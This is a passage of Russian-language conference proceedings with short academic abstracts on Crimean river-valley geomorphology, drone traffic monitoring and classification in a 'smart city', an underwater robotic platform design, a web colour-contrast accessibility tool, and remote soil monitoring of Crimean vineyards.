Историю формирования речной сети северо-западного склона Крымских гор можно представить в виде следующей схемы. Первичная сеть водотоков на поверхности Крымского острова, сформировалась в досарматское время [5]. Позднемиоценовая регрессия (понт-раннекиммерийская эпоха) привела к уходу моря из возвышенной части Альминской впадины, что привело к значительному расширению Крымской островной суши и выдвижению устьевых участков пра-долин к северу. В это время в общих чертах формируется речная система Юго-Западного Крыма, имевшая преимущественно меридиональную ориентировку. Поднятие в пределах современной Главной гряды в плиоцен-раннеплейстоценовое время привело к усилению эрозионного расчленения территории, формированию Южной продольной депрессии. Восходящая разгрузка подземных вод по раскрываемым денудацией гипогенным карстовым системам, заложенным в существующих зонах трещиноватости северо-западной ориентации, способствовало эрозионному развитию долин, предшествуя эрозии [7]. Особенно ярко этот процесс происходил в породах, слагающих Внутреннюю

гряду, состоящую из эоценовых и палеоценовых куэст. В процессе своего дальнейшего развития речные долины рек северо-западного склона Крымских гор испытывали изменения общего уклона местности на юго-запад, что было связано с прогибанием Альминской впадины в данном направлении. Это привело к левосторонней асимметрии речных долин, а также способствовало речным перехватам. Речные перехваты, примером которого является перехват реки Бодрак водного потока реки Альма в пределах Северной продольной депрессии, происходили по типу перехвата соприкосновения, когда долины двух соседних рек, в результате боковой эрозии, входили в соприкосновение друг с другом с последующим перетоком реки из более возвышенной долины в соседнюю. Сближению русел способствовало интенсивное меандрирование, что могло быть следствием подпруживания их устьевых участков водами эпичаудинской трансгрессии, возраст которой относят к концу раннего плейстоцена. Спусковым механизмом процесса перехвата, вероятно, послужил катастрофический переток воды Пра-Альмы через невысокий водораздел из переполненного водоема, образовавшегося в долине при подпруживании русла реки оползнями. Их возраст, определенный геоморфологическим методом А.А. Клюкиным [2] приходится на конец раннечетвертичной (раннеплейстоценовой) эпохи [1], т.е. в период усиления тектонической активности Горного Крыма и прилегающей территории. Точки коленообразных перегибов направлений русел рек группируются вдоль двух меридиональных линий, имеющих азимуты 360° (верхний по течению изгиб) и 8° (нижний изгиб), которые, вероятно, являются проекцией древней (домезозойской) разломной тектоники ортогонального вида на рельеф.

Список литературы

1. Борисенко Л.С., Чебаненко И.И., Шаталов Н.Н. и др. Новейшая тектоника Крыма по данным геолого-геофизических и аэрокосмических исследований//Геол. журн. – 1988 - №3

2. Клюкин А.А. О возрасте оползней в долинах прорыва рек через куэстовые гряды Крыма // Геоморфология, 1978, № 2. – С. 72-79.

3. Кострицкий М.Е., Терехова В.И. К геоморфологии Крымского предгорья // Известия Крымск. пед. инст-та. – 1957. – Т. 28. – С. 489–519

4. Ломакин И.Э., Иванов В.Е., Кочелаб В.В. Тектонические факторы развития новейших геодинамических процессов Юго-Западного Крыма // Геол. и полезн. ископ. Миров. океана - 2014. - № 3. – С. 61-74.

5. Лысенко Н. И. К вопросу о происхождении поверхностей выравнивания на крымской яйле. // Геоморфология, № 2, 1972. – С. 81-85.

6. Олиферов А.Н., Тимченко З.В. Реки и озера Крыма. – Симферополь: Доля, 2005. – 216 с.

7. Тимохина Е.И., Климчук А.Б., Амеличев Г.Н. Роль гипогенного карста в геоморфогенезе Внутренней гряды Горного Крыма // Спелеология и карстология, - № 9. – Симферополь. – 2012. – С. 38-51.

8. Федоров П.В. Проблемы изменений уровня Черного моря в плейстоцене // Бюл. Моск. общ-ва испытателей природы, отд. геол. 1988, т. 63, вып. 4.

УДК 621.396.96:351.814.33

АНАЛИЗ МЕТОДОЛОГИИ МОНИТОРИНГА БЕСПИЛОТНЫХ ТРАНСПОРТНЫХ СРЕДСТВ "УМНОГО" ГОРОДА

Гришин И. Ю., Тимиргалеева Р. Р., Решетов В. Ю., Бондарев Я. А.
МГУ им. М. В. Ломоносова, г. Москва

В настоящее время идеология использования и развития воздушного пространства современного "умного" города обусловлена тем, что в нем наряду с пилотируемыми летательными аппаратами (самолеты, вертолеты) все более активно начинают использоваться беспилотные летательные аппараты [1, 2, 3], которые решают или будут решать задачи перемещения грузов, людей, мониторинга территорий, обеспечения связи и т.д.

В работе [2] сформулирована задача автоматического контроля сближения воздушных судов при попутном, встречном и поперечном движении на пересекающихся курсах. Предложен метод вычисления функции риска их столкновения на основе динамического программирования, что позволяет сформировать сигналы тревоги для принятия предупредительных мер по безопасному управлению боковым и продольным движением ВС.

В статье [4] авторы рассматривают вопросы обеспечения безопасности полетов в условиях внезапных отказов, повреждений в системе управления беспилотным летательным аппаратом и предлагается ее алгоритмическая защита. Для управления воздушным движением пилотируемых летательных аппаратов создана система управления воздушным движением, имеющая иерархическую структуру, а оперативное управление осуществляется на основе информации, получаемой в результате измерения параметров движущихся объектов радиолокационными станциями, работающими на принципах активной локации либо локации с активным ответом [5, 6]. В указанных работах на основе методов теории оптимального управления, предложен подход к оптимизации функционирования средств измерений, обеспечивающих получение траекторной информации о параметрах движения воздушных судов системой управления воздушным движением. Результаты моделирования позволили сделать вывод о существенном повышении эффективности такой системы. Также решается задача и предлагается метод автоматизированного управления современными радиолокационными комплексами с фазированными антенными решетками, который позволит значительно сократить время поиска объектов в поле зрения таких комплексов.

Решение основано на дискретизации процесса обнаружения объекта по времени и положению. Пространство, в котором движутся обнаруженные объекты, делится на ячейки, и каждая из ячеек идентифицируется с определенной позицией. Каждый объект может находиться в каждой ячейке в течение определенного промежутка времени, а затем перемещаться в другие ячейки. В результате получается динамический процесс с фиксированным количеством позиций и дискретным временем. Для оптимальных расчетов выбрано минимальное среднее время поиска и обнаружения объекта. Задача оптимальной скорости имеет дело с элементами фазового пространства как экстраполированными вероятностями текущего объекта в ячейке области просмотра. Задача оптимизации решается с использованием дискретного аналога принципа максимума. Для численного решения задачи авторы использует модифицированный метод последовательных приближений.

На основе предложенного метода авторами разработан алгоритм автоматического управления обнаружением движущихся объектов радиолокационным комплексом, а также имитационная модель обнаружения объектов. Предложенный метод автоматического управления значительно сокращает среднее время поиска воздушных объектов.

Следует отметить, что более активно над проблемой управления потоками с БПЛА в «умном» городе работают зарубежные исследователи: лидерами являются ученые из США (около 40 % всех публикаций по рассматриваемой тематике), Китая – 17 %, Австралии – 10%, Южной Кореи – 5%. Это те страны, в которых все проблемы «умных» городов (в частности, управления беспилотными транспортными средствами) уже перешли в практическую плоскость. Отмечается, что рост авиаперевозок во всем мире и появление беспилотных авиационных систем увеличат плотность и сложность воздушного движения. Безопасная координация воздушного судна потребует более приспособленных технологий для связи, навигации и наблюдения.

Применение рассмотренных в работах [1-6] источников траекторной информации для случая управления воздушным движением БПЛА часто становится неприемлемым вследствие более плотного потока таких объектов, меньшей ЭПР, невозможности разместить аппаратуру активного ответа на борту БПЛА. Поэтому целесообразно использовать всю имеющуюся совокупность информационных датчиков разнородных локационных средств (радиолокационных, радиотехнических, лазерных, систем с активным ответом) в многопозиционном режиме [7, 8].

Таким образом, анализ имеющихся публикаций показывает, к настоящему времени решаются частные вопросы навигации БПЛА в условиях «умного» города, однако комплексные, системные постановки задачи (и их решения) пока отсутствуют. В то же время бурное развитие беспилотных транспортных средств «умных» городов в странах Запада показывает, что проблема с течением времени приобретает значительную остроту и должна решаться как можно быстрее, поскольку в связи с принятием Национальной программы «Цифровая экономика Российской Федерации» эти процессы в нашей стране пойдут значительно быстрее.

Исследование выполнено при финансовой поддержке РФФИ в рамках научного проекта № 19-29-06081.

Список литературы

1. Герасимов П.К., Егоров Д.А. Аспекты безопасности управления автономными беспилотными летательными аппаратами в городской среде // Фундаментальные проблемы радиоэлектронного приборостроения, МИРЭА, Москва, т. 14, № 5, 2014, С. 130–132.
2. Лебедев Г.Н., Малыгин В.Б. Интеллектуальная поддержка в задаче приоритетного обслуживания группы пилотируемых и беспилотных летательных аппаратов при выборе маршрутов полета и контроля безопасности их движения // Научный вестник Московского государственного технического университета гражданской авиации. 2015. № 221 (11). С. 125-137.
3. Бурый А.С., Фомичев И.Д . Модели и алгоритмы обеспечения безопасности движения группы беспилотных летательных аппаратов // Проблемы управления безопасностью сложных систем . Труды XXI Международной конференции. 2013. С. 241-243.
4. Полтавский А.В., Рякин А.В . Обеспечение безопасности полетов беспилотных летательных аппаратов // Научный вестник Московского государственного технического университета гражданской авиации. 2007. № 119. С. 152-157.
5. Grishin Igor Yu., Timirgaleeva Rena R. Air Navigation: Optimisation Control of Means Cueing of the Air-Traffic Control System // Proceedings of the 2017 21ST Conference of Open Innovations Association (FRUCT), Helsinki, Finland, Nov 06-10, 2017. IEEE. pp. 134-140.
6. Grishin Igor Yu., Timirgaleeva Rena R. Air Navigation: Automation Method for Controlling the Process of Detecting Aircraft by a Radar Complex // Proceedings of the 2019 24th Conference of Open Innovations Association (FRUCT), Moscow, Russia, 8-12 April 2019, IEEE. pp. 110–115.
7. Гришин И.Ю. Актуальные проблемы оптимизации управления в технических и экономических системах. – Ялта: РИО КГУ. 2010. - 252 с.
8. Гришин И.Ю., Тимиргалеева Р.Р. Воздушная навигация: концепция мониторинга движения беспилотных транспортных средств умного города на основе информации от разнородных датчиков // Информационные системы и технологии в моделировании и управлении. IV Всероссийская научно-практическая конференция (с международным участием). Симферополь, 2019. С. 183-186.

УДК 621.396.96:351.814.33

МЕТОДОЛОГИЯ ОЦЕНКИ ПОТЕНЦИАЛЬНОЙ ТОЧНОСТИ МНОГОПОЗИЦИОННОЙ СТАТИСТИЧЕСКОЙ ИНФОРМАЦИОННОЙ ИЗМЕРИТЕЛЬНОЙ СИСТЕМЫ

Гришин И. Ю., Тимиргалеева Р. Р., Решетов В. Ю., Бондарев Я. А.
МГУ им. М. В. Ломоносова, г. Москва

Постоянное совершенствование беспилотной авиационной техники «умного» города, возрастание интенсивности воздушного движения беспилотных летательных аппаратов (БПЛА) и повышение требований к безопасности совместных полётов пилотируемых и беспилотных летательных аппаратов приводит к необходимости обеспечения систем управления воздушным

движением информацией не только об абсолютном положении в пространстве, но и об относительном положении летательных аппаратов (ЛА). В целом ряде приложений беспилотной авиационной техники остро ощущается потребность в проведении групповых полётов БПЛА Управление групповым полетом, совместное маневрирование представляют собой как для автоматизированных систем управления, так и для наземных служб управления воздушным движением (УВД) задачи более сложные, чем управление полетом одиночного самолета [1]. Обеспечение безопасного полёта большой группы ЛА, включая БПЛА, является важной задачей вблизи аэропортов, где существующие системы УВД уже не могут обеспечить достаточную безопасность полётов [2].

В настоящее время идеология использования и развития воздушного пространства современного "умного" города обусловлена тем, что в нем наряду с пилотируемыми летательными аппаратами (самолеты, вертолеты) все более активно начинают использоваться беспилотные летательные аппараты [3, 4, 5], которые решают или будут решать задачи перемещения грузов, людей, мониторинга территорий, обеспечения связи и т.д.

Развитие теории систем радионавигационного обеспечения полетов ЛА привело к необходимости комплексирования имеющихся радиолокационных средств путем использования их в различных многопозиционных режимах работы, что позволит повысить как надежность сопровождения ЛА на трассах полетов, так и существенно повысить точность определения их местоположения.

Одной из проблем, возникающих при совместной обработке информации (например, рекуррентной фильтрации) о сопровождаемых воздушных объектах, является получение оценок элементов обобщенной ковариационной матрицы ошибок измерения в системе координат центра обработки данных системы УВД, которая формируется на основе ковариационных матриц ошибок измерения единичных замеров координат сопровождаемых воздушных объектов каждой локационной станции многопозиционного комплекса [6, 7].

Пример многопозиционного комплекса, осуществляющего измерение параметров движения БПЛА представлен на рис. 1. Здесь Р1, Р2, Р3 – отдельные измерительные элементы (локационные станции). Также показан центр обработки данных (ЦОД) на вычислительных мощностях которого осуществляется совместная обработка информации, а также формируются команды управления воздушным движением на борт каждого БПЛА [8].

Введем следующие обозначения:

$\mathbf{P}_1$, $\mathbf{P}_2$, $\mathbf{P}_3$, …, $\mathbf{P}_N$ – ковариационные матрицы ошибок измерения параметров БПЛА соответствующим измерительным элементом;

$\mathbf{H}_1$, $\mathbf{H}_2$, $\mathbf{H}_3$, $\mathbf{H}_N$ – матрицы направляющих косинусов преобразования из системы координат соответствующего измерительного элемента в систему координат ЦОД;

N – количество измерительных элементов.

Тогда обобщенная ковариационная матрица комплексированного измерения, поступающего на обработку в ЦОД, может быть вычислена по формуле

$$\mathbf{P}_{\text{ЦОД}} = \left(\sum_{i-1}^{N} (\mathbf{H}_i^T \boldsymbol{P}_i \mathbf{H}_i)^{-1} \right)^{-1}$$

Полученное соотношение позволяет синтезировать алгоритмы формирования ковариационной матрицы комплексированного измерения, которая является неотъемлемым элементом при организации рекуррентной обработки информации о сопровождаемых БПЛА в соне действия системы УВД «умного» города.




Рис. 1. Многопозиционный комплекс измерения параметров движения БПЛА

Вывод. Приложенная методология формирования ковариационной матрицы ошибки комплексированного измерения параметров движения БПЛА является базой для синтеза алгоритмов расчета этого элемента рекуррентной обработки информации о движущихся воздушных объектах и применяется в системе УВД «умного» города.

Исследование выполнено при финансовой поддержке РФФИ в рамках научного проекта № 19-29-06081.

Список литературы

1. Орлов, В. К. Локальные радиотехнические системы межсамолётной навигации: монография / В.К. Орлов, А.Г. Герчиков, А.Г. Чернявский. СПб: СПбГЭТУ "ЛЭТИ", 2011. – 122 с.
2. Бычков, С.И. Радиотехнические системы предупреждения столкновений самолётов / С.И. Бычков, Г.А. Пахолков, В.Н. Яковлев. М.: Советское радио, 1972. – 240 с.
3. Бурый А.С., Фомичев И.Д. Модели и алгоритмы обеспечения безопасности движения группы беспилотных летательных аппаратов // Проблемы управления безопасностью сложных систем. Труды XXI Международной конференции. 2013. С. 241-243.
4. Полтавский А.В., Рякин А.В. Обеспечение безопасности полетов беспилотных летательных аппаратов // Научный вестник Московского государственного технического университета гражданской авиации. 2007. № 119. С. 152-157.
5. Grishin Igor Yu., Timirgaleeva Rena R. Air Navigation: Optimisation Control of Means Cueing of the Air-Traffic Control System // Proceedings of the 2017 21ST Conference of Open Innovations Association (FRUCT), Helsinki, Finland, Nov 06-10, 2017. IEEE. pp. 134-140.

6. Grishin Igor Yu., Timirgaleeva Rena R. Air Navigation: Automation Method for Controlling the Process of Detecting Aircraft by a Radar Complex // Proceedings of the 2019 24th Conference of Open Innovations Association (FRUCT), Moscow, Russia, 8-12 April 2019, IEEE. pp. 110–115.

7. Гришин И.Ю. Актуальные проблемы оптимизации управления в технических и экономических системах. – Ялта: РИО КГУ. 2010. - 252 с.

8. Гришин И.Ю., Тимиргалеева Р.Р. Воздушная навигация: концепция мониторинга движения беспилотных транспортных средств умного города на основе информации от разнородных датчиков // Информационные системы и технологии в моделировании и управлении. IV Всероссийская научно-практическая конференция (с международным участием). Симферополь, 2019. С. 183-186.

УДК 629.584

ОБОСНОВАНИЕ ВЫБОРА КОНСТРУКЦИИ РОБОТИЗИРОВАННОЙ ПЛАТФОРМЫ ДЛЯ ПОДВОДНЫХ ИССЛЕДОВАНИЙ

[1]Гришин И. Ю., [1,2]Тимиргалеева Р. Р., [3]Домченко М. Н.

[1]МГУ им. М.В. Ломоносова, г. Москва

[2]Крымский федеральный университет им. В.И. Вернадского, г. Симферополь

[3]Кубанский государственный технологический университет, г. Краснодар

В соответствии с заданием необходимо спроектировать и изготовить необитаемую роботизированную платформу с низкими стоимостными показателями и высокой надёжностью.

При ознакомлении с поставленной задачей был произведен анализ существующих технических средств подводных необитаемых аппаратов. Этот анализ производился по нескольким направлениям для определения основных конструктивных критериев. Прежде всего были проанализированы несущие конструкции подводных аппаратов, которые в большинстве случаев представляют собой довольно сложные объекты с максимальной герметизацией всех отверстий корпуса и обладающих высокой жесткостью конструкции для преодоления высокого давления воды. В отдельных технических решениях применялся компромиссный вариант, который представляется в виде совокупности двух объёмов, это герметичный прочный корпус, в конструкции которого не учитываются гидравлические сопротивления воды т.е. данный корпус является несущей технологической конструкцией на которой могут располагаться коммуникации и блоки, которые могут быть легко вынесены за пределы внутреннего объёма. К положительным качествам такого решения следует отнести то, что на поверхности жёсткого корпуса могут располагаться элементы с высоким тепловыделением. Жёсткий корпус в конечном виде представляет собой довольно сложное устройство, содержащее многие навесные блоки и в том числе и приводы управления рулевой системой, возможны различные виды движителей и т.д.

В данной концепции конечный вид и конечная конструкция формируются внешним «тонким» корпусом, который придаёт объекту необходимые гидродинамические качества – обеспечивают минимальное гидравлическое сопротивление при движении в подводном состоянии.

Рассмотренные выше конструктивные решения не могут быть приняты в основу концепции проектируемого аппарата т.к. создание подобных объектов требует использования высокотехнологичной производственной базы и высокобюджетного технологического оборудования, поэтому на этапе разработки концепции рассматривались конструктивные исполнения аппаратов, в которых большая часть объёма подводной платформы заполняется водой. Это аппараты типа роботов «Мир». Конструкция этих аппаратов представляет собой сложную трубчатую раму, на которую навешиваются приводные электродвигатели в совокупности с гребными винтами. На эту же раму устанавливаются блоки интерфейсные, блоки исследовательские и блоки, предназначенные для управления двигательными установками. При этом во всём большинстве проанализированных конструкций наблюдаются две категории устройств.

В первой категории используется жёстко закрепленные двигатели, создающие как горизонтальную, так и вертикальную тягу подводного аппарата. Такой конструктивный подход влечет за собой использование большого количества приводных электродвигателей, а также ставит вопросы по обеспечению стабилизации положения аппарата в водной среде. Вторая категория конструкций предполагает использование ограниченного количества приводных двигателей, которые выполняются

в виде поворотных пилонов и собственно управление такими аппаратами осуществляется за счёт изменения направления тяги каждого из приводных двигателей. Недостатком этих конструкций можно считать то, что усложняется кинематическая схема всего аппарата, требуется герметизация большого числа подводных узлов, герметизация кабелей и т.д. что в целом снижает надёжность подобного рода конструкций и увеличивает их финансовую характеристику.

Следующим важным направлением анализа существующих решений осуществляется обзор выбора существующих движителей. В этом направлении можно назвать: реактивные двигатели, которые не могут быть приняты в основу концепции, двигатели внутреннего сгорания, также не удовлетворяют цели проектирования по целому ряду причин. Поэтому для выбора типа движителя остаётся небольшое количество решений: электродвигатели и регулируемая плавучесть со смещением центра масс. Заслуживают внимания оба приведенных направления для текущей реализации платформы. При этом выбрано использование электродвигателей, поскольку этот вопрос наиболее глубоко исследован, в то время как использование изменяемой плавучести – весьма перспективное направление, но требует значительных предварительных исследований, моделирования и выяснения свойств подобных систем.

В результате проведенного анализа возможных конструктивных решений приходим к пониманию конструкции необитаемой роботизированной платформы, в которой несущий каркас изготавливается не из пустотелых трубчатых элементов, а из резьбовых шпилек, которые необходимы для закрепления других блоков платформы и прежде всего для установки тяговых электродвигателей и гребных винтов, при этом все элементы конструкции не являются пустотелыми, представляют собой монолитные структуры, а следовательно фактор давления на эти элементы можно не учитывать. Единственным элементом, который имеет внутренний защищенный объём является коллекторный электродвигатель непрерывного вращения.

В связи с принятием этой концепции произведен анализ конструктивного исполнения коллекторных двигателей. И в результате была выбрана конструкция электродвигателя, корпус которого выполняется методом глубокой штамповки из стали толщиной 1.5 мм и этот корпус не содержит никаких технологических или вентиляционных отверстий. Единственное место где возможно проникновение воды — привальный фланец к редуктору двигателя, который легко герметизируется с помощью прокладки из бескислородной резины. Доступ воды через вал двигателя легко блокируется дейдвудным устройством, внутри которого в качестве герметика используется технологический солидол.

В результате проведенного анализа проводятся работы по разработке конструкторской документации для создания подводного аппарата, удовлетворяющего требованиям технического задания.

Работа выполнена при поддержке Российского фонда фундаментальных исследований, грант № 19-29-06081 мк, РФФИ и Правительства Севастополя, грант № 20-410-925001 р_Наставник.

Список литературы

1. Тимиргалеева Р.Р., Гришин И.Ю., Домченко М.Н. Технология построения подводных аппаратов на основе роботизированной платформы // Дистанционные образовательные технологии. Материалы IV Всероссийской научно-практической конференции (с международным участием). 2019. С. 326-330.

УДК 351.814.3

ВОЗДУШНАЯ НАВИГАЦИЯ: КЛАССИФИКАЦИЯ ОБЪЕКТОВ

[1]Гришин И. Ю., [2]Тимиргалеева Р. Р., [2]Линник И. И.
[1]МГУ им. М. В. Ломоносова, г. Москва
[2]Крымский федеральный университет им. В.И. Вернадского, Ялта

За последние годы резко выросшее количество и типаж летательных аппаратов, которые используются разными государственными ведомствами, частными компаниями и физическими лицами для удовлетворения нужд государства, бизнеса, отдыха и т.п. И в первую очередь этот рост связан с появлением беспилотных летательных аппаратов (БПЛА) [1, 2].

Основной угрозой для гражданской авиации следует считать малоразмерные БПЛА, особенно мультикоптерного типа. Даже незначительная по массе целевая нагрузка в несколько сот граммов способна причинить значительный ущерб. Исходя из того, что вес полезной нагрузки составляет сегодня 10-30% общей массы БПЛА, можно сделать вывод, что основную угрозу в настоящий момент представляют БПЛА весом от трёх до двадцати килограммов.

Таким образом, маловысотная безопасность приобретает всё большую значимость в качестве элемента общего эффективного противодействия воздушным угрозам. Для этого в настоящее время в аэропорту используются различные технические средства: системы ограждений (заборы, барьеры), инженерные заграждения (колючая проволока, труднопреодолимые формы ограды), периметральная охранная сигнализация (пассивные и активные инфракрасные барьеры, радио-лучевые устройства, вибрационно-чувствительные системы), системы контроля и наблюдения (видеокамеры, приборы ночного видения). В особых случаях в качестве средств повышения безопасности и увеличения зоны контроля за пределами внешнего периметра аэропорта могут использоваться стационарные или мобильные пункты технического наблюдения.

Технические решения проблемы вторжения БПЛА делятся на средства их обнаружения и средства подавления/перехвата. Наиболее эффективными средствами для обнаружения БПЛА представляются мультисенсорные датчики. Принцип их действия заключается в обработке сигнала от воздушной цели по оптическому, акустическому, тепловому и радиочастотному каналам. Комбинация характерных признаков БПЛА в каждом из этих каналов создаёт его сигнатуру, позволяющую системе отличить БПЛА от птиц или других типов воздушных судов. Как только в ближнем воздушном пространстве (до 1 км) вокруг объекта засекается цель, обладающая сигнатурой БПЛА, система включает оповещение, а также начинает запись инцидента вторжения.

Обработка информации о воздушной обстановке, оценка её достоверности, формирование текущих признаков воздушных объектов (ВО) является этапом, который предшествует этапу классификации ВО. Поэтому эффективное решение задачи идентификации ВО возможно с использованием методов распознавания образов и экспертных систем на основе автоматизированного сбора и совместной обработки информации от различных источников, которые позволяют получить следующую информацию и идентификационные признаки:

- координаты ВО;
- данные о государственной принадлежности ВО, оборудованных ответчиками системы государственного опознавания;
- индивидуальные номера или номера рейсов;
- классы и типы ВО;
- данные о помеховой обстановке (нет помех; помехи активные; помехи пассивные; помехи комбинированные);
- данные о ситуации на борту ВО (не терпит бедствие; терпит бедствие; ранение лётчика; отказ техники; потеря ориентировки; пожар; боевое повреждение; нападение на экипаж);
- количественный состав ВО;
- данные о местоположении ВО относительно государственной границы Российской Федерации или границ режимных объектов (не нарушает; находится в опасной близости; нарушает);
- планово-диспетчерскую информацию.

Принятие решения о классификации ВО является сравнением текущих значений свойств наблюдаемого объекта с эталонными. Для этого вычисляется степень похожести или расстояние между объектами. Соответствие ВО некоторому априорному классу выбирается по правилу – сумма расстояний от какого-то класса S^* ко всех другим классам S_i минимальная. При определении степени похожести используют меры похожести Лукасевича, Танимото и др. Но иногда использование метода выбора по аналогии для решения задачи классификации ВО с неполнотой информации проблематично из-за изменения со временем количества получаемых признаков. Отличие в текущей размерности признаков от эталонной не позволяет осуществлять сравнение. Но метод выбора по аналогии в комбинации с другими методами при условии достаточности информации для принятия решения может давать хороший результаты при классификации ВО.

Для описания поведения ВО предлагается использовать следующую группу признаков:

- пространственное положение объекта;
- состав планово-диспетчерской информации по данному ВО;
- управляемость ВО по командам с земли;

- наличие и состав визуальной информации о ВО;
- сигнальную информацию по данным первичной локации;
- траекторную информацию.

Каждый класс ВО будем описывать своим набором количественных и качественных признаков [3, 4]. Количественные признаки могут оцениваться и сравниваться количественно между собой. Качественные признаки определяют семантическое описание свойств объектов. По степени значимости признаки будем разделять на группы, и ВО будем классифицировать отдельно для каждой группы на основе экспериментальных данных или экспертных оценок. В каждой группе признаки представляются в бинарном пространстве путём дихотомизации данных [5].

На втором уровне ВО идентифицируются по принадлежности. На третьем уровне ВО идентифицируются по основными признаками (то есть им присваиваются текущие индексы принадлежностей). Четвёртый уровень – идентификация ВО по дополнительным признакам.

Предложенная иерархическая четырёхуровневая система классификации воздушных объектов. Введённая система классификации позволяет определить опасные воздушные объекты, которые нуждаются в особом внимании со стороны операторов; и сопоставить существующую систему классификации воздушных объектов по индексам принадлежности с современными требованиями к определению классов воздушных целей.

Исследование выполнено при финансовой поддержке РФФИ в рамках научного проекта № 19-29-06081.

Список литературы

1. Гришин И.Ю., Тимиргалеева Р.Р. Воздушная навигация: концепция мониторинга движения беспилотных транспортных средств умного города на основе информации от разнородных датчиков // Информационные системы и технологии в моделировании и управлении. Материалы IV Всероссийской научно-практической конференции, 2019. С. 183-186.
2. Гришин И.Ю., Тимиргалеева Р.Р., Решетов В.Ю. Особенности мониторинга движения беспилотных летательных аппаратов на основе информации от разнородных датчиков в многопозиционном режиме // Сборник материалов III Черноморской международной научно-практической конференции Московского государственного университета имени М.В. Ломоносова. 2019. С. 28-29.
3. Дж.Ту и Р.Гонсалес, Принципы распознавания образов: пер с англ, Москва: Мир, 1978.
4. Дж.Джарратано и Г.Райли, Экспертные системы. Принципы разработки и программирование, Вильямс, 2007.
5. А.И.Орлов, Теория принятия решений. М.: Экзамен, 2006.

УДК 004.775

ВЕБ-ДОСТУПНОСТЬ ЦВЕТОВОГО КОНТРАСТА

Редкокош К. И., Косова Е. А
Крымский федеральный университет им. В. И. Вернадского, г. Симферополь

Веб-доступность (англ. web-accessibility) должна являться одним из ключевых направлений при веб-разработке, так как позволяет обеспечить равный доступ к веб-ресурсам для всех пользователей, в том числе с ограниченными возможностями здоровья [1]. Одним из факторов, мешающих восприятию материала на сайте, может быть недостаточный контраст цвета текста и цвета фона, что особенно актуально для пользователей с нарушением цветового зрения. Веб-разработчики должны не только иметь понимание о цветовом контрасте, но и владеть инструментом, позволяющим точно подбирать пары цветов, исходя из стандартов веб-доступности, устанавливаемых WCAG 2.1 [3].

В ходе ознакомления со вспомогательными ресурсами для оценки доступности веб-сайтов — Web Accessibility Evaluation Tools List [2], было обнаружено, что онлайн приложений подобного формата, удовлетворяющих нормам WCAG 2.0 или WCAG 2.1, в списке нет. Поэтому возникла идея создания приложения, расширяющего понимание веб-разработчиков о контрастности и предоставляющего им новые возможности в области веб-доступности.

Цель исследования — разработать онлайн приложение, позволяющее веб-разработчику из широкой палитры цветов и оттенков выбирать цветовые комбинации, наиболее подходящие по контрастности, в соответствии с требованиями WCAG 2.1 и цветовой схемой веб-страницы.

При реализации приложения были использованы инструменты HTML5, CSS3 и JavaScript, требующиеся для оформления веб-страницы, проведения вычислений, взаимодействия с пользователями и обработки их действий.

В результате было разработано и апробировано приложение, предоставляющее возможность к каждому из 143 представленных цветов и оттенков (используется базовая палитра из 13 цветов и 11 оттенков для каждого из них) подобрать все возможные контрастные комбинации, согласно требованиями WCAG 2.1 (положение 1.4.3; уровни доступности AA и AAA) [3]. В процессе тестирования программы серьезных проблем обнаружено не было. Планируется публикация веб-приложения и дальнейшее продвижение программного продукта.

Полагаем, что представленный программный продукт может не только служить помощником при подборе цветов во время создания веб-страниц и веб-приложений, но и будет, в силу своей наглядности, мотивировать веб-разработчиков больше задумываться о необходимости обеспечения равного доступа к своим веб-ресурсам.

Список литературы

1. Introduction to Web Accessibility(2019) URL:https://www.w3.org/WAI/fundamentals/accessibility-intro/
2. Web Accessibility Evaluation Tools List(2016) URL: https://www.w3.org/WAI/ER/tools/
3. Web Content Accessibility Guidelines (WCAG) 2.1(2018) URL: https://www.w3.org/TR/WCAG21/

УДК 004.93

ОБОСНОВАНИЕ НЕОБХОДИМОСТИ ДИСТАНЦИОННОЙ ДИАГНОСТИКИ ПЛОДОРОДИЯ ВИНОГРАДНЫХ АГРОЦЕНОЗОВ КРЫМА НА ОСНОВЕ ПРИМЕНЕНИЯ СОВРЕМЕННЫХ ЦИФРОВЫХ ТЕХНОЛОГИЙ

Тимиргалеева Р. Р., Гришин И. Ю.

Филиал МГУ им. М. В. Ломоносова в г. Севастополе

Интенсивное использование земель часто ведет к развитию неблагоприятных процессов (водной и ветровой эрозии, вторичного засоления и заболачивания, загрязнения почв промышленными выбросами и пестицидами), что существенно ухудшает свойства почвенного покрова. В связи с этим возникает необходимость слежения за показателями состояния почв с целью его оценки, прогнозирования и картографирования, а также обоснования мероприятий по повышению почвенного плодородия. Мониторинг почвенного покрова включает систематические наблюдения за уровнем загрязнения почв, процессами миграции химических веществ, динамикой показателей почвенного плодородия в пространстве и во времени. Однако он не может ограничиться лишь анализом проб почв, так как исследование почв неотделимо от изучения других компонентов ландшафта, всех путей накопления загрязняющих веществ как в природных, так и в антропогенных комплексах.

Учитывая значительные по площади территории Крымского полуострова (27000 кв. км, из которых орошаемое земледелие свыше 400 тыс. га) [1], осуществление мониторинга состояния почв и планирование на этой основе мероприятий по сохранению их плодородия невозможно традиционными методами без активного использования методов дистанционного исследования, в первую очередь - методами дистанционного зондирования Земли из космоса, а также современных цифровых технологий, что определено задачами национальной программы «Цифровая экономика Российской Федерации» [2]. При этом должны быть определены различные характеристики исследуемых объектов, которые могут быть восстановлены на основе данных дистанционных наблюдений и быть использованы для оценки их состояния и прогнозов развития. Указанные задачи могут быть эффективно решены только в привязке к определенным типам объектов исследования.

Кроме того, одной из первостепенных задач, стоящих перед почвоведами страны, является создание общероссийской почвенно-географической базы данных, которая послужит

государственным инструментом регулирования использования и охраны почвенных ресурсов России. Компьютерная инвентаризация почвенной информации, совмещение ее с имеющимися цифровыми картами, использование современных ГИС-технологий послужит основой формирования мониторинга состояния почв, разработки единой системы контроля, агрометеорологического и экологического моделирования размещения сельскохозяйственных культур на региональном и общенациональном уровнях [3].

В настоящее время определенное развитие получила система косвенных оценок состояния почв на основе данных дистанционного зондирования Земли, что может быть использовано в математическом моделировании почвенных процессов [4]. Особенности развития почвы может быть смоделировано с помощью имитационных моделей почва-вода-атмосфера-растение (SWAP), которые используются в компьютерной программе моделирования потенциальных урожаев в различных регионах планеты. При этом в качестве базовых элементов используются показатели радиационного и температурного режима, стандартизированные характеристики сельскохозяйственных культур в условиях достаточного запаса воды и питательных веществ и отсутствия вредителей и болезней.

